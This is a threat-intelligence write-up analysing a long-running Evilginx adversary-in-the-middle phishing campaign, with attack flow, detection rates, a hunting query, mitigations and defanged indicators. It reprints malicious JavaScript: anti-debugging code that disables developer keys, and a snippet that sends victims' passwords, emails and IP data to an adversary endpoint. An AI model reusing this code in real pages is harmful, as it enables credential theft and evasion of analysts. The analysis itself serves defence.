Phishing for clues, part 2: Exploring a year-long AiTM Phishing Campaign

Author:

André Henschel
Cyber Security Analyst

Overview

In early July, the CyberSOC investigated a phishing incident which led to a compromised account. This incident led us to delve deeper into the phishing tactics employed. In collaboration with the World Watch team, our investigation uncovered a widespread phishing campaign likely targeting thousands of users across several countries and has been active for over a year.

In the second part of our coverage, we will dive into the detailed attack flow, highlighting the use of the adversary-in-the-middle (AiTM) framework Evilginx and anti-debugging techniques embedded in malicious JavaScript files. We will also explore detection and mitigation approaches that can help defend against this kind of threat.

Attack Flow in Detail

Initial JavaScript Execution

After opening the HTML phishing attachment, the initial JavaScript file is fetched and executed. The deobfuscated version of the code contains a base64 encoded domain, while a campaign identifier is embedded in the HTML attachment. These together make up a URL displaying a fake OneDrive page, to which the victim is directed.

This is a sample URL leading to a fake OneDrive page:

```
hxxps://hexrestore[.]online/load/ico38p9d
```

Redirector Domains

The fake OneDrive page shown in Figure 10 acts as a redirector, which is a component of the Evilginx framework. Based on the addition of the Evilginx2 repository in the GitHub account “mrmdgl” and indicators such as the URL patterns listed in Table 1 it is highly likely that the adversary used a modified version of the Evilginx framework.

Evilginx is an advanced adversary-in-the-middle (AiTM) phishing framework that proxies legitimate login pages to intercept user credentials and session tokens in real-time, allowing it to bypass security measures such as multi-factor authentication.



Figure 10: Redirector page imitating OneDrive

Additionally, the following two JavaScript files are loaded. Both are obfuscated with the same obfuscator as seen for the initial script.

```
hxxps://hexrestore[.]online/assets/load/js/home.js
hxxps://hexrestore[.]online/assets/load/js/sec.js
```

Phishing Page and Anti-Debug Features

Clicking any displayed file or button on the redirector page leads the user to the actual phishing page. The previously loaded JavaScript file “home.js” is responsible for performing this redirection, opening the fake sign-in form in a pop-up window.



Figure 11: Authentication form pop-up from phishing domain

The second script named “sec.js” provides anti-debug features which disable different keys such as F12 for the developer console as well as right clicking.

```
document.addEventListener("keydown", function (_0x271b73) {
  if (_0x271b73.ctrlKey && _0x271b73.shiftKey) {
    _0x271b73.preventDefault();
    return;
  }
  if (_0x271b73.key === "F12") {
    _0x271b73.preventDefault();
    return;
  }
  const _0x3d7e79 = ['F1', 'F3', 'F4', 'F5', 'F6', 'F7', 'F8', 'F9', "F10", "F11"];
  if (_0x3d7e79.includes(_0x271b73.key)) {
    _0x271b73.preventDefault();
    return;
  }
  const _0x39fb49 = ['I', 'J', 'C', 'K', 'U', 'S', 'H', 'P'];
  if (_0x271b73.ctrlKey && _0x39fb49.includes(_0x271b73.key)) {
    _0x271b73.preventDefault();
    return;
  }
  const _0x31d3bb = ['E', 'A', 'L'];
  if (_0x271b73.ctrlKey && _0x31d3bb.includes(_0x271b73.key)) {
    _0x271b73.preventDefault();
    return;
  }
  if (_0x271b73.altKey) {
    _0x271b73.preventDefault();
    return;
  }
});
document.addEventListener("contextmenu", function (_0x23ac44) {
  _0x23ac44.preventDefault();
});
function disableRightClick(_0x4a81c2) {
  _0x4a81c2.preventDefault();
}
```

Figure 12: Script containing anti-debug features

The requested URLs on the fake sign-in form match the patterns known from the Evilginx framework, including the following examples:

Matching Evilginx URL patterns:

Table 1

URL (part)	Reference
hxxps://landing[.]lockbase[.]online/common/oauth2/v2.0/authorize	Sekoia global AiTM report
hxxps://landing[.]lockbase[.]online/common/GetCredentialType	Sekoia global AiTM report
hxxps://landing[.]lockbase[.]online/s/	Evilginx 3.2 update

Credential Stealing

The “home.js” script is responsible for sending the collected data to the adversary-controlled server at the URI “/fwd/api”.

```
    try {
      const _0x125c80 = await fetchUserDataAndTime();
      const _0x1fcbdc = "password=" + encodeURIComponent(_0x331eb9.value) + "&email=" + encodeURIComponent(_0x223b03.value) + "&group_id="
      const _0x24e845 = new XMLHttpRequest();
      _0x24e845.open("POST", "/fwd/api", true);
      _0x24e845.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
      _0x24e845.onreadystatechange = function () {
        if (_0x24e845.readyState === XMLHttpRequest.DONE) {
          _0x42e98f.style.display = "none";
          console.log(_0x24e845.responseText);
          _0x264c12.style.display = "block";
        }
      };
      _0x24e845.send(_0x1fcbdc);
    } catch (_0x174fc1) {
      console.error("Error fetching user data:", _0x174fc1);
      _0x264c12.style.display = "block";
      _0x331eb9.value = '';
    }
  });
  _0x331eb9.addEventListener("keydown", function (_0xb7d07b) {
    if (_0xb7d07b.key === "Enter") {
      _0xb7d07b.preventDefault();
      _0xd1411b.dispatchEvent(new Event("submit"));
    }
  });
  document.getElementById("submit-btn").addEventListener("click", function (_0xd47b12) {
    _0xd1411b.dispatchEvent(new Event("submit"));
  });
});
async function fetchUserDataAndTime() {
  try {
    const _0x1336ac = await fetch("https://ipinfo.io/json?token=ad570b7adafe32");
```

Figure 13: Snippet of script “home.js” responsible for sending data to adversary-controlled API endpoint

Before doing so, the IP of the victim is retrieved by requesting “ipinfo[.]io”. The full data being sent consists of the victim’s password, email, IP, city, region, country, timezone, currentTime, currentDate, userAgent and a preset group_id.

If the data is complete, a response with status information is received, indicating that the data is sent to the adversary via email and Telegram.

```
{
    "status": "success",
    "message": "Data sent successfully",
    "apiResponse": "{
                \"status\":\"success\",
                \"message\":\"Data forwarded.\",
                \"email_response\":\"{\\\"status\\\":\\\"success\\\",
                \\\"message\\\":\\\"em st....\\\"}\",
                \"telegram_response\":\"{\\\"status\\\":\\\"success\\\",
                \\\"message\\\":\\\"Message sent to Telegram.\\\"}\"}"
}
```

Visual Overview of the Attack Flow

To better illustrate the sequence of actions taken by the adversary during this phishing campaign, Figure 14 provides a graphical overview of the entire process. This includes the stages from the initial email delivery and JavaScript execution to the final data exfiltration and AiTM operation.



Figure 14: Steps taken during the phishing process

Current Detection Rates

Currently, 625 of the 806 HTML files that are referring to the four IPs associated with the campaign are not flagged as malicious on VirusTotal.

Detection rates of HTML phishing attachments:

IP	Not flagged communicating files	Total communicating files
47.253.40[.]255	216	310
3.22.133[.]223	72	76
13.57.116[.]250	126	176
13.52.156[.]46	211	244

Samples of the obfuscated JavaScript files from the npm packages are often not flagged at all or only by one vendor.



Figure 15: Detection rates of initial JavaScript files

Hunting Query for HTML Attachments Containing URLs to jsDelivr

```
EmailAttachmentInfo
| where FileType has_any ("html", "htm") or FileName endswith ".html" or FileName
endswith ".htm"
| join kind=inner (
    EmailUrlInfo
    | where Url contains "jsDelivr"
) on NetworkMessageId
| project SenderFromAddress, RecipientEmailAddress, FileName, Url
```

Mitigation techniques

- To prevent phishing emails being delivered to users, implement anti-phishing solutions which scan incoming emails for suspicious links and attachments.
- Phishing-resistant MFA can secure against attacks that use advanced phishing frameworks such as Evilginx which are able to bypass traditional MFA.
- To prevent adversaries from gaining access even if the phishing attempt was successful, add conditional access policies to determine and restrict access.

- In case of a successful phishing attack and access gained by an adversary, continuous monitoring to detect and respond quickly is essential.

Conclusion

This investigation provided an insight into the evolution of a persistent phishing campaign that has been active for over a year. Uncovering the associated infrastructure revealed a continuous rotation of the malicious JavaScript files made available through platforms like npm and hosted on public CDNs like jsDelivr. The adversary frequently changed the redirector and phishing domains, as well as their spoofed sender domains. Throughout the campaign, they leveraged different hosting platforms - including staticsave, unpkg and jsDelivr - showing the adversary's adaptability, enabling them to maintain a long-running phishing operation.

Using obfuscation, anti-debugging measures, and a version of the advanced phishing framework Evilginx, the adversary was able to bypass security controls and remain largely undetected.

During the investigation of this campaign, we observed multiple other campaigns abusing GitHub in combination with jsDelivr, highlighting that this continues to be a widespread used approach for adversaries.

Appendix

Indicators of Compromise

IPs Hosting Redirector Domains

13.52.156[.]46
13.57.116[.]250
3.22.133[.]223
47.253.40[.]255

Confirmed Redirector URLs

hxxps://credopass[.]online/utils/
hxxps://fastflow[.]online/wlc/
hxxps://flexkits[.]online/wlc/
hxxps://hexrestore[.]online/load/
hxxps://jigstro[.]cloud/wlc/
hxxps://leoclouder[.]online/load/
hxxps://leoclouder[.]online/success/
hxxps://livestore[.]click/wlc/
hxxps://mountcdn[.]online/wlc/
hxxps://mountcdn[.]online/utils/
hxxps://netlinkcdn[.]online/success/
hxxps://portalloop[.]online/web/
hxxps://stitchkit[.]online/wlc/
hxxps://trustloop[.]online/wlc/
hxxps://trustloop[.]online/huck/
hxxps://ajaxcloudie[.]online/wlc/

Phishing Page Domains

calmiquello1778[.]com
tokenresolverdsn[.]click
stitchkit[.]online
gateflux[.]online
credopass[.]online
lockbase[.]online
trustloop[.]online
landruim[.]online
fitnessliness-sa[.]com

Spoofed Phishing Sender Domains

dmsplasts[.]com
yushinautomations[.]com
sinalcabo-pt[.]com
straemer-electric[.]com
ec-pac[.]com

azco-corp[.]com
piasskowanie[.]net
masqtec-za[.]co
dakinaplied[.]com
strojimports[.]com
bmoautomations[.]com
stercellspa[.]com
gmsfeedingsystem[.]com
arrotec[.]com

Malicious npm Packages

adril712
ajazious261
appluidio33
basementio
blipkitgit
boostrapsio
bundleliep
buuwoej
ciomiojui
emitteryhubs
flockulick
gilbriatedir
gioenduek
hioesjri
houimlogs22
hubmabels
hushlockler
jiopeyrie
jwieo
jwoiesk11
kdliws
kiwoeslw
libramat283
lienkible
lineluders
maplesle16
mappleiu
miesjdheo
miwoeuns
miwueors
mockupnul
modules9382
mooduliop
netnodepushlab
nodemantle002
nullsaferaw
ooflienro
polyfill039
pushlabzy
schemacachiie
scriptstierium11
shueoiwsi
suepluxie
sync365
taiwinders
teiwosjd
tioowur
towieur
trigiated
universalsdk234
utilioep
vampuleerl

viwoeise
vsieor
vskiwe
vwirow
weirueod
woodiorers
zworikso